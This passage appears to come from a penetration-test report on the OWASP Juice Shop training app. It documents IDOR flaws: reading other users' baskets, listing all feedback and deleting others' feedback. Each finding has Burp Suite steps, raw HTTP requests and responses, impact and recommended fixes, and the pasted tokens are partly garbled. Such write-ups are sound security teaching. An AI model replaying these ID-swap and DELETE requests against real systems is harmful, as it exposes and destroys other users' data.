3 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dissmiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
wIZgFOUsI6eyjp2Cf6MjIsInVzZXJuIiIiIjoiIiIiIiIiIiIiIiIiIiIiIiIiIiIiIiIi
UBnbWpbC5jb20iLCJwXXNsdc29yZC16Imc0yYmEvMjVlNjFjY2MyNzVnY2I4YzQw
YTgwNW0NzI4IiwiIcm9sZS16ImNlc3RvbWVvIiwiZGVsdXhlVG9rZW4iO1iLiLCJ
sYXNUTG9naW5JccIiIjAuMC4vLjA1LCJwcwcmFmaNxLSWIhZUicIiIVYXNzZXREI3
B1YmxpYyPbWFnZXMvcXBsb2Fkcy9kZWZhdWx0LnN2ZyIiSInPvdHBTZWMYzXQ1O
iIiIiLCJpc0FjdG1Z2SI6dHJ1ZSwiY3JLYXR1ZEF0IjoiMjAyNC0wOC0wOCAxOTez
ND0zOS4yNzUgKzAwOjAwIiwiZGVs2ZPLZEF0IjpudwNxsfSwiaWF0IjoxNzIzMQLNj
k2fQ.NyzP6cmQR0gxkA65PmoRok9ae_Q1_pjwkqT0E1YL0UK21BnT6wnIZcxfvd
PZqPBAZPjzf9j_P8ft4C0JFgqACQh3CDYd3RevN-tu3Sl7jItgZ28QPwpwYQ
uJa8wvM92NHyIJKFb76Hrwz3QLng2Ydgr1KQw7K2bePBBeM;
continueCode=
zDhBta8Mc7Cms5Fjf1HkhgIoTBruLet7KIOZF5qhjmJIVoF8PSjKtWacLBuMnc
qeI9aH15S2Jz2a
4 Sec-Ch-Ua: "Not\\A;Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
5 Accept: application/json, text/plain, */*
6 X-User-Email: hesham11@gmail.com
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
```

**Response Tab:**

- Sub-tabs: Pretty (highlighted), Raw, Hex, Render.
- Content:

```
1 HTTP/1.1 304 Not Modified
2 Server: Cowboy
3 Content-Length: 0
4 Report-To:
{"group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/reports?ts=1723140586&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=9DaLqICgSz313L5NEP46dosByuo6x53$2B9p0QZzT0g3M%3D"}]
5 Reporting-Endpoints:
heroku-ne1: https://nel.herokuapp.com/reports?ts=1723140586&sid=812dc77-0bd0-43b1-a5f1-b25750382959&s=9DaLqICgSz313L5NEP46dosByuo6x53$2B9p0QZzT0g3M%3D
6 Nel:
{"report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": ["Via"]}
7 Connection: keep-alive
8 Access-Control-Allow-Origin: *
9 X-Content-Type-Options: nosniff
10 X-Frame-Options: SAMEORIGIN
11 Feature-Policy: payment 'self'
12 X-Recruiting: /#/jobs
13 Etag: W/"9a-JLZvgWcrWIjSMeoOoN6OdkvrljV0I"
14 Date: Thu, 08 Aug 2024 20:23:06 GMT
15 Via: 1.1 vegur
16
17
```

- 4) Modify the **{basketID}** in the request to a different value (which corresponds to another user's data).
- 5) Send the modified request.

**Request**

Pretty Raw Hex After Editing

```

1 GET /rest/basket/1 HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi
wIZgFOYSt6eyJpZC16MjIsInVzZXJuTWlIjoiiwlZWlhaWwI0Ijz0ZNNoYW0xM
UBNbWFpbC5jb20iLCJwIXNzsd29yZC16ImQyYmEuMjVlNjFjY2MyNzVn214YzQw
YTgwNNWIOhZ4Iiwlcm9gZSI6ImIc3PvbWVg9rZw4iOlilCJ
SYXNOTg9naW5JcI1IjaUMC4wLjA1LjUwm9maWklsWlhZUioiIvYXNzZXRzL3
B1YmxpYy9pbWFn2XWvdXBsb2Fkc9kZWhdWx0LnNzZyIsInRvdHBTZWNyZKQio
IiIiCUpcUFjdG12Si6dHJ1ZSw1Y3JLYXp1ZEF0ijojMjAyNC0wOC0wCAxOToz
ND0zOS4yNzUgKzAwOjAwIiwlZKXp1ZEF0ijojMjAyNC0wOC0wCAxOTozNdo
z0S4yNzUgKzAwOjAwIiwlZGVsZXR1ZEF0ijpudWxsfsSwiaNFOIjoxNzIzMTQ1Nj
k2FQ.NpzF6cmQR0gxAE5PmcRok9ae_Q1_pjwkgT8EiYLUUK2IBnT6wnI2czfvD
RZqPBA2PjZfd9c_P8fT14CUJPqqaCQh3CDYdzREvN-tu35l7jItgZ28OpwpwX2Q
uJa8wcM9jNHyIJKFb76Hrrwz3QLng2YDgrliKQw7K2be8PBBeM;
continueCode=
zDhEta8Mc7cms5fjf1HkhgIoTBruLet7KIOZP5qhmJIVoP8PSjKtWacLBuMNC
qeia9aH1582JFza
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
5 Accept: application/json, text/plain, /*
6 X-User-Email: hesham11@gmail.com
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIi

```

Done

**Response**

Pretty Raw Hex Render

```

19 {
  "status": "success",
  "data": {
    "id": 1,
    "coupon": null,
    "UserId": 1,
    "createdAt": "2024-08-08T19:29:55.061Z",
    "updatedAt": "2024-08-08T19:29:55.061Z",
    "Products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 0.99,
        "image": "apple_juice.jpg",
        "createdAt": "2024-08-08T19:29:54.702Z",
        "updatedAt": "2024-08-08T19:29:54.702Z",
        "deletedAt": null,
        "BasketItem": [
          {
            "ProductId": 1,
            "BasketId": 1,
            "id": 1,
            "quantity": 2,
            "createdAt": "2024-08-08T19:29:55.164Z",
            "updatedAt": "2024-08-08T19:29:55.164Z"
          }
        ]
      }
    ]
  }
}

```

0 highlights

- 6) Observe that the response contains Basket data from the user associated with the new **basketID**, indicating successful access to unauthorized data.

## Impact

This vulnerability allows attackers to access and view sensitive data belonging to other users, potentially exposing personal information and other confidential details. The unauthorized access can lead to privacy violations and could be leveraged for further attacks.

## Recommended Fix

Implement proper authorization checks to ensure users can only access their own data. The application should verify the identity of the requesting user and ensure that they have permission to access the requested resource. Additionally, consider applying the principle of least privilege and data access controls to mitigate similar issues.

## (H003) Insecure Direct Object Reference (IDOR) Leads to Unauthorized access to all feedbacks

### Weakness Type: Broken Access Control

An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the feedback management section of the application. This vulnerability allows an authenticated user to access feedback records belonging to other users by directly manipulating the feedback ID in the URL or API request. As a result, any user can gain unauthorized access to all feedback entries within the system, potentially exposing sensitive user information.

## Steps to Reproduce:

- 1) Intercept proxy via burpsuite
- 2) Go to <https://juice-shop.herokuapp.com/#/contact> and submit any feedback then show the request.
- 3) Try to delete a cookie and send request. Observe that the returned response shows feedback without checking if the user is authenticated or not.

**Request**

Pretty	Raw	Hex
1 POST /api/Feedbacks/ HTTP/1.1		
2 Host: juice-shop.herokuapp.com		
3 Content-Length: 99		
4 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"		
5 X-User-Email: hesham22@gmail.com		
6 Sec-Ch-Ua-Mobile: ?0		
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJZC16NDUsInVzZXJuYml1joiiLiw1haWwiOj0jZXXnYW0yMkBnbWFpbC5jb20ILCJwYXNzd29yZC16ImIyYzd0kMDh1MWrlMTUjZjY5NmjhZWUwMzM3NmI0NDM1Iiwiicm9zS16ImNlc3RvbWVylIiw1ZGVsdxkh1VG9rZW4i0iIiCJsyXN0TG9na5jC16IjauMC4wLjA1LCJwcm9maWx1SLWlh2ZUoiIvYXNzZXrL3B1YmxpYy9pbWFnZXMyvdxBsb2Fkyc9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQioiIiLCJpc0FjdG12S16HJ1ZSwiY3JLYXRlZEF0ijoiMjAyNC0wOC0xNC4wNt0yNjowMS4zNzUgKAw0jAwIiwidBkYXRLZEF0ijoiMjAyNC0wOC0xNC4wNt0yNj0wMS4zNzUgKAw0jAwIiwidBkYXRLZEF0ijpuwXwsfsWiaWF0IjoxNzIzNjEzMTY5fQ.pmxXoTUWh9XwuZQzgH2waIkyuXch9b8AfQVxp6fbtJaVXQaWtYDvGlvi_6o9UgBz9c0xVQ7jaKKmrSV-FRgQGuD9rH0inZIn-OB4GqATwXeHIPWY-UtfL5kqQkl2NIhY320717G.W6gyY02m4YI6_7aU0vx21P4ESWwAvjXioM		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36		
9 Content-Type: application/json		
10 Accept: application/json, text/plain, */*		
11 Sec-Ch-Ua-Platform: "Windows"		

**Response**

Pretty	Raw	Hex	Render
05,"failure_fraction":0.05,"response_headers":["Via"]})			
6 Connection: keep-alive			
7 Access-Control-Allow-Origin: *			
8 X-Content-Type-Options: nosniff			
9 X-Frame-Options: SAMEORIGIN			
10 Feature-Policy: payment 'self'			
11 X-Rekruting: /#/jobs			
12 Location: /api/Feedbacks/15			
13 Content-Type: application/json; charset=utf-8			
14 Content-Length: 183			
15 Etag: W/"b7-VfZp9XhLVxqPAvmJlMix/f6neI"			
16 Vary: Accept-Encoding			
17 Date: Wed, 14 Aug 2024 05:54:19 GMT			
18 Via: 1.1 vegur			
19 {			
20 "status": "success",			
21 "data": {			
22 "id": 1,			
23 "UserId": 45,			
24 "comment": "hesham test (***ham22@gmail.com)",			
25 "rating": 2,			
26 "updatedAt": "2024-08-14T05:54:19.154Z",			
27 "createdAt": "2024-08-14T05:54:19.154Z"			
28 }			

- 4) Change method and add any id after the endpoint. It will return feedback that it belongs to this id.

**Request**

Pretty	Raw	Hex
1 GET /api/Feedbacks/4 HTTP/1.1		
2 Host: juice-shop.herokuapp.com		
3 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"		
4 X-User-Email: hesham22@gmail.com		
5 Sec-Ch-Ua-Mobile: ?0		
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJZC16NDUsInVzZXJuYml1joiiLiw1haWwiOj0jZXXnYW0yMkBnbWFpbC5jb20ILCJwYXNzd29yZC16ImIyYzd0kMDh1MWrlMTUjZjY5NmjhZWUwMzM3NmI0NDM1Iiwiicm9zS16ImNlc3RvbWVylIiw1ZGVsdxkh1VG9rZW4i0iIiCJsyXN0TG9na5jC16IjauMC4wLjA1LCJwcm9maWx1SLWlh2ZUoiIvYXNzZXrL3B1YmxpYy9pbWFnZXMyvdxBsb2Fkyc9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQioiIiLCJpc0FjdG12S16HJ1ZSwiY3JLYXRlZEF0ijoiMjAyNC0wOC0xNC4wNt0yNjowMS4zNzUgKAw0jAwIiwidBkYXRLZEF0ijpuwXwsfsWiaWF0IjoxNzIzNjEzMTY5fQ.pmxXoTUWh9XwuZQzgH2waIkyuXch9b8AfQVxp6fbtJaVXQaWtYDvGlvi_6o9UgBz9c0xVQ7jaKKmrSV-FRgQGuD9rH0inZIn-OB4GqATwXeHIPWY-UtfL5kqQkl2NIhY320717G.W6gyY02m4YI6_7aU0vx21P4ESWwAvjXioM		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36		
8 Accept: application/json, text/plain, */*		
9 Sec-Ch-Ua-Platform: "Windows"		
10 Origin: https://juice-shop.herokuapp.com		
11 Sec-Fetch-Site: same-origin		

**Response**

Pretty	Raw	Hex	Render
6 Connection: keep-alive			
7 Access-Control-Allow-Origin: *			
8 X-Content-Type-Options: nosniff			
9 X-Frame-Options: SAMEORIGIN			
10 Feature-Policy: payment 'self'			
11 X-Rekruting: /#/jobs			
12 Content-Type: application/json; charset=utf-8			
13 Content-Length: 323			
14 Etag: W/"143-tL7zY6ABjrjANTpZXHZFGragXRg"			
15 Vary: Accept-Encoding			
16 Date: Wed, 14 Aug 2024 05:56:42 GMT			
17 Via: 1.1 vegur			
18 {			
19 "status": "success",			
20 "data": {			
21 "id": 21,			
22 "UserId": 4,			
23 "comment": "Please send me the juicy chatbot NFT in my wallet at /juicy-nft : \\"purpose betray marriage blame crunch monitor spin slide donate sport lift clutch\\" (***ereum@juice-shop.com)",			
24 "rating": 1,			
25 "createdAt": "2024-08-14T00:39:40.481Z",			
26 "updatedAt": "2024-08-14T00:39:40.481Z"			
27 }			

- 5) Also without adding any id, we can retrieve all feedbacks by change method to GET only.

The screenshot shows two panels in Postman. The left panel, titled 'Request', displays a GET request to '/api/Feedbacks/'. The right panel, titled 'Response', shows a JSON array of three feedback entries. Each entry includes fields like 'UserId', 'id', 'comment', 'rating', and timestamps for creation and update.

```

Request
Pretty Raw Hex
1 GET /api/Feedbacks/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
4 X-User-Email: hesham22@gmail.com
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMiOjZsdWNjZXNzIiwiZGF0YSIfeiyJpZCTfENDUsInVzZXJuIwIIjoiIiwizWhaWwioIjozXNwIwOyMkBnbWFpbC5jb20iLCJwYXNzId9yZC16ImNyIzdkMDhlMWRLMTTjZjY5NmJzWUwMsM3NmIDM1IiwiMc5sZSI6ImNlc3RvbWVyiLiwiZGVsdxhLVG9rZW41oiIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiIiLCJwcmEmawxLSW1hZ2UiOiiYvXNzZXrL3B1YmxpYy9pbWFnZXWvdxBsb2Fkcy9kZWhdwXsUlnnN2ZyIsInRvdHETZWNNyZXQlOiiIiLCJpcUFjdGl2ZSI6dHJ1ZSwix3JLYXRlZEPUijoiMjAyNC0wOCUxNCAwNToyNjowhMS4zNzUgKzAwOjAwIiwiZGVsZXRlZEPUijoiMjAyNC0wOCUxNCAwNToyNjowMS4zNzUgKzAwOjAwIiwiZGVsZXRlZEPUijpudwNxsfSwiaWF0IjoxNzizNjEzMtY5fQ.pmxXoTUyhB9XwuZQzgH2waPkuyXth9b8AfQVxp6fBtJaVXQaWtY0vGvli_6o9UgBz9c0xVQ7jaAKmrsV-FRgQGub9rH0inZIn-0B4gqATwXeHIPwY-UtfL5kqQkL2N1hY3207i7G.W6gyY02m4IY6_7aU0vx2IP4BSWvAvjXloM
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
Safari/537.36
8 Accept: application/json, text/plain, */
9 Sec-Ch-Ua-Platform: "Windows"
0 Origin: https://juice-shop.herokuapp.com
1 Sec-Fetch-Site: same-origin

```

```

Response
Pretty Raw Hex Render
{
  "UserId":1,
  "id":1,
  "comment": "I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)",
  "rating":5,
  "createdAt":"2024-08-14T00:39:40.362Z",
  "updatedAt":"2024-08-14T00:39:40.362Z"
},
{
  "UserId":2,
  "id":2,
  "comment": "Great shop! Awesome service! (***@juice-sh.op)",
  "rating":4,
  "createdAt":"2024-08-14T00:39:40.368Z",
  "updatedAt":"2024-08-14T00:39:40.368Z"
},
{
  "UserId":3,
  "id":3,
  "comment": "Nothing useful available here! (***der@juice-sh.op)",
  "rating":1,
  "createdAt":"2024-08-14T00:39:40.375Z",
  "updatedAt":"2024-08-14T00:39:40.375Z"
}

```

## Impact

- The impact of this vulnerability is significant, as it allows unauthorized users to view and possibly alter feedback entries that do not belong to them. This can lead to a breach of privacy, leakage of sensitive information, and loss of trust in the platform.

## Recommended Fix

- Implement Object-Level Authorization:** Ensure users can only access feedback entries they own by validating the ownership of the feedback ID.
- Use Indirect Object References:** Replace direct references in URLs or API requests with non-guessable identifiers like UUIDs

## (H004) Insecure Direct Object Reference (IDOR) Leads to Deletion of Any Feedback

### Weakness Type: Broken Access Control

An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the feedback management system of the application. This vulnerability allows an authenticated user to delete feedback entries that they do not own, simply by altering the feedback ID parameter in the DELETE request. The lack of proper authorization checks on the server side permits users to directly access and manipulate feedback entries that they should not have access to.

## Steps to Reproduce:

- 1) Intercept proxy via burpsuite
  - 2) Go to <https://juice-shop.herokuapp.com/#/contact> and submit any feedback then show the request.
  - 3) By exploiting last vulnerability change method to GET to know your feedback id.

**Request**

Pretty Raw Hex

1 GET /api/Feedbacks/ HTTP/1.1  
2 Host: juice-shop.herokuapp.com  
3 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"  
4 X-User-Email: hesham22@gmail.com  
5 Sec-Ch-Ua-Mobile: ?0  
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzLiwiZGFOYSIfeeyJpZCI6NDUsInVzZXJuZWlIjoiiwlZWlhaWwiOjoiJoZXNoyW0yMkbWmpC5j9i0nCjwYXzd29y2C16IniyYzdkMDh1LmPMLMT9jZy5NmJhZwUwMsM3NmI0NDM1IiwigmsZS16ImNlc3FvbWVyIxiwZGvsdkhLVG9rZW4i0iIiLLCJsYXNUOTg9naW5jC16IjAuMC4wLjAiLCJwcm9maWxLSWh1Z2UiOiiYVXnzXZRpLz3B1YmxpYyWFnZXhvdBsb2Fkcy9kZWZhdWxUlnN2ZyIjIsInPvdHETZwnyZXQ1OiiLJGpc0FjdG1ZS16dH1ZSwiY3JLYXRLZEP0IjoimjAyNC0wOC0xCNAwNToYNj0NjowMs4zNzUgKzAwjAwIiwdXKBYXZlZEP0IjoimjAyNC0wOC0xCNAwNToYNj0wMs4zNzUgKzAwjAwIiwdXKBYXZlZEP0IjjpdwxsFswaWF0IjoxNz1zNzEzMTY5fQpmxwTuYhB9XwuZqzgH2waPkyu7h9BafQVxpBtJaVXQaWtYoVglvi\_5o9yBz9c0c0VU7jaKKnSV-FRggQGub9rHOInZIn-0B4gqATWxH1PwY-UtfL5kqQkl2N1h320U717G\_W6gyC2mIYI6\_7aUovx21P4BSWwAvjXloM  
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0  
Safari/537.36  
8 Accept: application/json, text/plain, \*/\*  
9 Sec-Ch-Ua-Platform: "Windows"  
10 Origin: https://juice-shop.herokuapp.com  
11 Sec-Patch-Site: same-origin

**Response**

Pretty Raw Hex Render

```
    {  
        "UserId": null,  
        "id": 11,  
        "comment": "admin was there (Binario)",  
        "rating": 5,  
        "createdAt": "2024-08-14T01:18:36.842Z",  
        "updatedAt": "2024-08-14T01:18:36.842Z"  
    },  
    {  
        "UserId": 1,  
        "id": 12,  
        "comment": "No me gusto nada (**in@juice-sh.op)",  
        "rating": 1,  
        "createdAt": "2024-08-14T03:58:27.021Z",  
        "updatedAt": "2024-08-14T03:58:27.021Z"  
    },  
    {  
        "UserId": 45,  
        "id": 13, ←  
        "comment": "hesham test (**ham22@gmail.com)",  
        "rating": 2,  
        "createdAt": "2024-08-14T05:27:26.426Z",  
        "updatedAt": "2024-08-14T05:27:26.426Z"  
    }  
}
```

Search 0 highlights

- 4) My feedback id is 13. Now I will delete feedback with id 12 by changing method to DELETE and add the id after endpoint.

The screenshot shows the Network tab of a browser's developer tools. It displays two entries: a DELETE request and a response.

**Request**

Pretty	Raw	Hex
DELETE /api/Feedbacks/12	HTTP/1.1	
Host: juice-shop.herokuapp.com		
Sec-Ch-Ua: "Not A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"		
X-User-Email: hesham22@gmail.com		
Sec-Ch-UA-Mobile: ?0		
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6NDUsInVzXJUxZWlIjoiiLiwizWlhaWwioIjoZXN0YWoMKBnbfWPfC5jb2diLCJYXzId9yZC1ImYtZedkMDh1MLPfLMUtzjzY5NmphZWUwMzM2NmID0NDM1Iiwimc5ssZS16mNlc3RvbWYiIwizGwsdXhLVG9rZWAiOllilCJsYXNUTG9naW5JcIC6IjAuMC4wLjAilCJwcm9maWxlSwlh2ZUoIivYXNzZXRxLz3B1YXmpx9pbWFnxZXMdfBsB9pkZwBhdWx0LnN2zyIsInRvdHBT2WNyZXQ1OiiLICJpcOfJdG2L2S16dH1ZSwi3J1YXRLZEP0IjoimAjAyNC0wOC0xNCANt0yHj0NjowMS4zNeUgkzAw0jAwIiimidXkBYYXLZEFOijoimAjAyNC0wOC0xNCANt0yHj0wMS4zNeUgKzAw0jAwIiimidZGVsfZXRlZEFOijudWksfsiawFDF0iioxNzIiNjEzMTY5F0.pmxneTUyhB9Xw9ZzgqH2waPkyuXth98AfQXwpfBtJaVXQaYoVgivi_6o9gbzg9coXvQ7jaKMrneSV-FRgQub9rHoinZIn-0B4gATxneHIPwY-UtfL5kqQkl2NIhy320717G_W6gy02m4IY6_7auUvx21P4ESWvAvjXioM		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36		
Accept: application/json, text/plain, */*		
Sec-Ch-Ua-Platform: "Windows"		
Origin: https://juice-shop.herokuapp.com		
Sec-Fetch-Site: same-origin		
Sec-Fetch-Dest: none		

**Response**

Pretty	Raw	Hex	Render
HTTP/1.1 200 OK	Content-Type: application/json; charset=utf-8		status: "success", data: { } }

## 5) View all feedback and observe that the feedback with id 12 has been deleted.

**Request**

```
Pretty Raw Hex
1 GET /api/feedbacks/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Sec-Ch-Ua: "Not A;Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
4 X-User-Email: hesham22@gmail.com
5 Sec-Ch-Ua-Mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwzGf0USIeyJpZCI6NDUsInVzZXJuYWlIjoiliwIzNhawWloI0i0zXNoyW0yMkBnbWFpbC5jb20iLCJwYXNzd29yZC16ImIyYzdkMDhlMWRIiMTTjZjY5NmJhZWUwMzM3NmI0NDMiiwiIcm5sZSI6ImIc3RvbWVylIwiZGVsdXhlVG9rZW4i0iLiLCJsyXN0TG9naW5JcC16IjAuMC4wLjAiLCJwcm9maWxLSWhZZUi0iIvYXNzZXRsL3B1YmnpYy9pbWFnZXMdXBsb2Fkcy9kZW2hdwx0LnN2zyIsInRvdHETZWMNyZXQioiLiLCJpc0Fjdgl2ZSiEdHJ1ZSwIY3J1YXPL2EF0IjoihjAyNC0wOC0xNCAwNToyNjowNs4zNsUgKzAwOjAwIiwidXBkYXRlZEF0IjoihjAyNC0wOC0xNCAwNToyNjowMs4zNsUgKzAwOjAwIiwiZGVsZXRL2EF0IjpuWxsfsWwiaWF0IjoxNzIzNjEzMTY5Q_pmxXoTUWhB9XwuZZqgH2waPKyuXth9b8AfQVxp6fbtJaVXQaWtY0vG1vi_6oUGBz9coxVQ7jaKmSV-FRgQGuD9-H0inZIn-OB4GqATwXeHPwY-UtfI5kqQkL2NThY3207i7g_WegYO2m4IY6_7auUDvx21P4ESWvAvjXioMS
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
8 Accept: application/json, text/plain, */*
9 Sec-Ch-Ua-Platform: "Windows"
10 Origin: https://juice-shop.herokuapp.com
11 Sec-Fetch-Site: same-origin
```

**Response**

```
Pretty Raw Hex Render
[{"UserId": null, "id": 10, "comment": "admin was there (anonymous)", "rating": 5, "createdAt": "2024-08-14T01:18:14.405Z", "updatedAt": "2024-08-14T01:18:14.405Z"}, {"UserId": null, "id": 11, "comment": "admin was there (Binario)", "rating": 5, "createdAt": "2024-08-14T01:18:36.842Z", "updatedAt": "2024-08-14T01:18:36.842Z"}, {"UserId": 45, "id": 13, "comment": "hesham test (***ham22@gmail.com)", "rating": 2, "createdAt": "2024-08-14T05:27:26.426Z", "updatedAt": "2024-08-14T05:27:26.426Z"}]
```

where 12?

## Impact

An attacker can delete any feedback, including those submitted by other users, without proper authorization. This can result in data loss and a breach of the integrity of the feedback system, potentially leading to loss of trust and operational issues.

## Recommended Fix

- **Implement authorization checks:** Verify that the user has the right to delete the specific feedback.
- **Use indirect references:** Replace direct IDs with tokens or hashed IDs.

## (H005) IDOR Leading to Unauthorized Comment Submission on Any Post with Any Email

### Weakness Type: Authorization Bypass Through User-Controlled Key

#### Description


An Insecure Direct Object Reference (IDOR) vulnerability was identified in the comment submission functionality. This flaw allows an attacker to submit comments on any post using any email address, bypassing authorization mechanisms. The vulnerability exists because the server fails to properly validate the user's authorization to post comments on behalf of a specific email address.

## Steps to Reproduce:

- 1) Intercept proxy via burpsuite
- 2) Go to any post and submit any comment then show the request in repeater.

Request		Response	
Pretty	Raw	Pretty	Raw
Hex		Hex	
Render		Render	
